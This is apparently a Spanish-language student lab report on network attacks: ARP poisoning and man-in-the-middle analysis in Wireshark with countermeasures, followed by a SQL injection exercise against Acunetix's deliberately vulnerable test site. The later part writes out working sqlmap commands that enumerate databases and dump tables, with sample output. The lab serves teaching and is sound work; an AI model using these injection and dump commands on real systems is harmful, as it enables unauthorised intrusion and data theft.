


Detenga la captura de paquetes en Wireshark. Responda las siguientes preguntas:




a. Analice las primeras dos comunicaciones que utilizaron el protocolo ARP. ¿Qué sucedió? ¿Cuáles son las reglas del protocolo ARP? ¿Por qué este ataque se considera un ataque al protocolo? Tome un screenshot de Wireshark que muestra la evidencia de los paquetes ARP enviados y la información contenida.





- Lo que ocurrió aquí es que la máquina atacante envió respuestas ARP falsas a la máquina víctima, haciendo que esta última asocie la dirección MAC del atacante con la IP del gateway y otra IP (Aquí vemos el envenenamiento). Este ataque se considera un ataque al protocolo ARP porque abusa de la falta de autenticación y de la confianza en las respuestas ARP para redirigir el tráfico de la víctima a través del atacante. La víctima cree que está comunicándose con el gateway, pero en realidad, todas las comunicaciones pasan por el atacante antes de llegar al gateway, permitiendo la interceptación y posiblemente la manipulación del tráfico.

b. Captura nuevamente la captura de paquetes en Wireshark. En la máquina víctima, ejecute el comando curl www.google.com. Revise los paquetes capturados en la máquina atacante. ¿Qué está sucediendo? Tome un screenshot que evidencie el tráfico capturado desde la máquina víctima.



- Los paquetes en Wireshark, con el mensaje "[TCP Spurious Retransmission]," indican que se están retransmitiendo segmentos de datos TCP de manera innecesaria o inesperada. Esto puede ser una consecuencia del ataque MITM con envenenamiento ARP que se llevó a cabo. En un ataque MITM, el atacante intercepta y redirige el tráfico entre la máquina víctima y el gateway. Como resultado, el tráfico puede experimentar retransmisiones debido a la intercepción y manipulación de los paquetes. La presencia de "TCP Spurious Retransmission" sugiere que se están retransmitiendo paquetes TCP de manera inesperada debido a la interferencia del atacante en la comunicación (indica peligro).

c. ¿Cómo se podría evitar el ataque MITM con envenenamiento ARP?

- Implementar el uso de ARP spoofing detection tools: Estas herramientas pueden identificar y alertar sobre actividades sospechosas de envenenamiento ARP en la red.

- Utilizar VPN (Red Privada Virtual): Una VPN cifra todo el tráfico de red, lo que dificulta que los atacantes intercepten los datos.

- Configurar tablas ARP estáticas: Al configurar manualmente las tablas ARP en los dispositivos de la red, se evita que se actualicen automáticamente, lo que disminuye el riesgo de envenenamiento ARP.


- Implementar protocolos de seguridad avanzados como DNSSEC y HTTPS: Estos protocolos ayudan a proteger la comunicación y garantizan que no se realicen ataques de intermediario.

2.3.2 Ataques a la aplicación

Los ataques a la aplicación son uno de los ataques más comunes en la taxonomía de los ataques a la red. Un diseño o una implementación deficiente convierte en vulnerables a las aplicaciones. Una vulnerabilidad muy conocida en los sistemas Web es la inyección SQL. Actualmente se encuentra en el tercer lugar en el OWASP Top Ten.

Para este ejercicio utilizaremos como objetivo de un ataque de inyección SQL el siguiente sitio Web: http://testphp.vulnweb.com/. Este sitio es mantenido por Acunetix, una organización que se enfoca en el desarrollo de herramientas para el escaneo de vulnerabilidades, y el propósito de este sitio es ser blanco de pruebas de seguridad. Por ética nunca debemos atacar sistemas a menos que contemos con la aprobación explícita del dueño del sistema como en este caso. Levante el sitio en su navegador web, pero no interactúe con él por ahora.


Descargue e instale la herramienta SQLMAP. Pruebe que esté instalada correctamente ingresando el comando “sqlmap”:



Ejecute el comando aqlmap -h, esto mostrará la categoría “Enumeration”. Aquí se describen las opciones que puede usar para recolectar información de la base de datos.

```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --passwords         Enumerate DBMS users password hashes
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --dump              Dump DBMS database table entries
  --dump-all          Dump all DBMS databases tables entries
  -D DB               DBMS database to enumerate
  -T TBL              DBMS database table(s) to enumerate
  -C COL              DBMS database table column(s) to enumerate
```



A continuación, explore el sitio. Haga clic en “categories” y seleccione “Posters”. ¿Qué ve en la URL?


- Se observa un identificador

Ejecute el comando sqlmap – u [URL sitio Web] (dependiendo del sistema operativo, deberá incluir la URL entre comillas, incluya la URL completa con el parámetro que encontró para las categorías). Responda las siguientes preguntas:

- ¿Qué tipo de DBMS utiliza este sitio?
  - MySQL
- ¿Qué versión tiene el DBMS?
  - >= 5.6

```
[23:46:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
```

Ejecute el comando sqlmap -u [URL sitio Web] --dbs




- ¿Cuáles son los nombres de las bases de datos?
  - acuart
  - information_schema


Con la información del comando -h, prepare una instrucción para obtener las tablas de cada una de las bases de datos identificadas. Liste las tablas. Finalmente, seleccione algunas tablas y prepare un comando para obtener más información sobre ellas, muestre los resultados obtenidos.

Base acuart:

- Tablas
  - python sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables




- Información de tablas:
    - python sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T artists --dump



Base information_schema:

- Tablas:
    - python sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D information_schema --tables



[79 tables]
ADMINISTRABLE_ROLE_AUTHORIZATIONS
APPLICABLE_ROLES
CHARACTER_SETS
CHECK_CONSTRAINTS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMNS_EXTENSIONS
COLUMN_PRIVILEGES
COLUMN_STATISTICS
ENABLED_ROLES
FILES
INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_LRU
INNODB_BUFFER_POOL_STATS
INNODB_CACHED_INDEXES
INNODB_CMP
INNODB_CMPMEM
INNODB_CMPMEM_RESET
INNODB_CMP_PER_INDEX
INNODB_CMP_PER_INDEX_RESET
INNODB_CMP_RESET
INNODB_COLUMNS
INNODB_DATAFILES
INNODB_FIELDS
INNODB_FOREIGN
INNODB_FOREIGN_COLS
INNODB_FT_BEING_DELETED
INNODB_FT_CONFIG
INNODB_FT_DEFAULT_STOPWORD
INNODB_FT_DELETED
INNODB_FT_INDEX_CACHE
INNODB_FT_INDEX_TABLE
INNODB_INDEXES
INNODB_METRICS
INNODB_SESSION_TEMP_TABLESPACES
INNODB_TABLES
INNODB_TABLESPACES
INNODB_TABLESPACES_BRIEF
INNODB_TABLESTATS
INNODB_TEMP_TABLE_INFO
INNODB_TRX
INNODB_VIRTUAL

- Información de tablas
    - python sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D information_schema -T TRIGGERS --dump